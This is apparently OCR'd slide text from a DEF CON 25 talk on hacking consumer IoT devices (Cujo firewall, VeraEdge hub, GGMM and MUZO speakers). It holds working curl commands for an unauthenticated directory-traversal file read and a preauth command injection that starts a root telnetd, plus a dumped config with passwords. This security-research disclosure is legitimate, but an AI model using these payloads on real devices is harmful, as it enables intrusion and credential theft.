
AOBO Hidden Spy Camera 720P

http://DC25.Exploitee.rs

Cujo

- CUJO Smart Internet Security Firewall
- "Protects Your Network from Viruses and Hacking"
- Full of glue... so much glue


Cujo – All the Glue



http://DC25.Exploitee.rs


Cujo – Tamper Resistant

- Totally "Tamper Resistant" - case, mainboard, and even pads



Cujo UART + U-Boot

- UART under the glued pads.
- Drop to a U-Boot shell by grounding the eMMC data line at the right spot
  - After stage 1, while stage 2 is booting, hold for 3-4 seconds to ground



http://DC25.Exploitee.rs

VeraEdge-US Smart Home Controller

- Vera Home Controller Hub
- Home Automation
- "Adjust Lights, Lock Doors, Set Thermostats and More for Convenience and Security. Control Up To 220 Devices with Reliable Wireless Technology."

VeraEdge-US Smart Home Controller LFD

- Local File Disclosure via store_file.sh and get_file.sh, both which can be hit without authentication
- From here, store_file and get_file can be leveraged to extract data
  - get_file requires a directory to exist, which store_file conveniently creates
  - curl -X POST -v 'http://192.168.1.130/cgi-bin/cmh/store_file.sh' --data store_file=123
  - curl -X POST -v 'http://192.168.1.130/cgi-bin/cmh/get_file.sh' --data filename="../../../../../etc/cmh/cmh.conf"
- Plus SSH key files for connecting back to the Vera Servers, and support users to scp files encrypted with a static key (also in the box!)

VeraEdge-US Smart Home Controller Root

- "get_file.sh" can return any file on the system utilizing directory traversal

```
if [[ -z $FORM_filename ]]; then
    echo "File not specified."
else
    if [[ -f "/etc/cmh-ext/$FORM_filename" ]]; then
            cat "/etc/cmh-ext/$FORM_filename"
    fi
fi
```

Target: /etc/cmh/cmh.conf


```
ArchiveLogsOnServer=1
ESSID=mios_45026848
Password=wind72sand
HW_Key=3sMwesqBERodWW7l3mew43fsC1d
3sf
```

SSH root password is "win72sand"... the same as the WiFi password

http://DC25.Exploitee.rs

GGMM E3 Smart Speaker

- Smart Speaker
- Uses WiFi for Internet Radio
  - Pandora
  - Spotify
  - IHeartRadio
  - Etc..
- Features an Android App



http://DC25.Exploitee.rs

GGMM E3 Smart Speaker

- "Reversed" the Android App
- Found update procedure
- Obtained and extracted firmware
- Identified potential vulnerability in "*rootApp*"
  - *iwpriv ra0 set Key1=%s*
- This can be accessed pre-authenticated via "*httpapi.asp*"

GGMM E3 Smart Speaker RCE

- curl 'http://192.168.43.37/httpapi.asp' -H 'CONTENT-TYPE: application/x-www-form-urlencoded' -H 'Accept: */*' -H 'Cache-Control: no-cache' -H 'Connection: keep-alive' -H 'If-Modified-Since: 0, 0' --data 'command=wlanConnectApEx:ssid=636A32:ch=1:auth=WPA2PSK:encry=AES:pwd=3132333435363738;**/usr/sbin/telnetd**;:chext=0' --compressed

- Via new Telnet daemon, root – preauth remote command execution as root

MUZO Cobblestone Wi-Fi Audio Receiver

- Smart Audio Streamer
- Uses WiFi for Audio Streaming
- "Stream Music From Phone, Airplay, NAS, Multi-room. Make Your Speakers Wireless"

MUZO Cobblestone Wi-Fi Audio Receiver

- Thursday Fry's Run (When we also got the Doorbell)
  - Hooray for the Las Vegas Fry's!
  - Low quality electronics at high quality prices
- Needed to confirm a hypothesis...
- Oddly enough, nmap had an open Telnet server
  - admin/admin for root access - but ignore that for now

MUZO Cobblestone Wi-Fi Audio Receiver

- `curl 'http://192.168.43.37/httpapi.asp' -H 'CONTENT-TYPE: application/x-www-form-urlencoded' -H 'Accept: */*' -H 'Cache-Control: no-cache' -H 'Connection: keep-alive' -H 'If-Modified-Since: 0, 0' --data 'command=wlanConnectApEx:ssid=636A32:ch=1:auth=WPA2PSK:encry=AES:pwd=3132333435363738;/usr/sbin/telnetd;:chext=0' --compressed`


- Telnet, and root – preauth command injection


(yes, it's the same slide)

MUZO Cobblestone Wi-Fi Audio Receiver

- It's the same bug... different "manufacturer"
  - Looks like most of these use a "Turn Key WiFi Solution" called LinkPlay
  - Remember that app reversing?
    - http://fwupdate.wiimu.com:8020/wifi_audio_image_v2/products.xml
      - Also all http and unsigned, lots of easy MITM for root... but ignore that
  - 96 unique models
  - 7 hardware revisions
  - At a glance, many appear to also be affected by this RCE
  - 35 products listed on the "LinkPlay/WiiMu" page alone

LinkPlay Devices





http://DC25.Exploitee.rs

Freebies!

http://DC25.Exploitee.rs

Demo

http://DC25.Exploitee.rs

Thank You

Thank you DEF CON 25 and to the following people:

Our Families

Dual Core

Mike Stillo

@exploiteers

freenode: #exploiteers

web: http://Exploitee.rs

http://DC25.Exploitee.rs

Questions

http://DC25.Exploitee.rs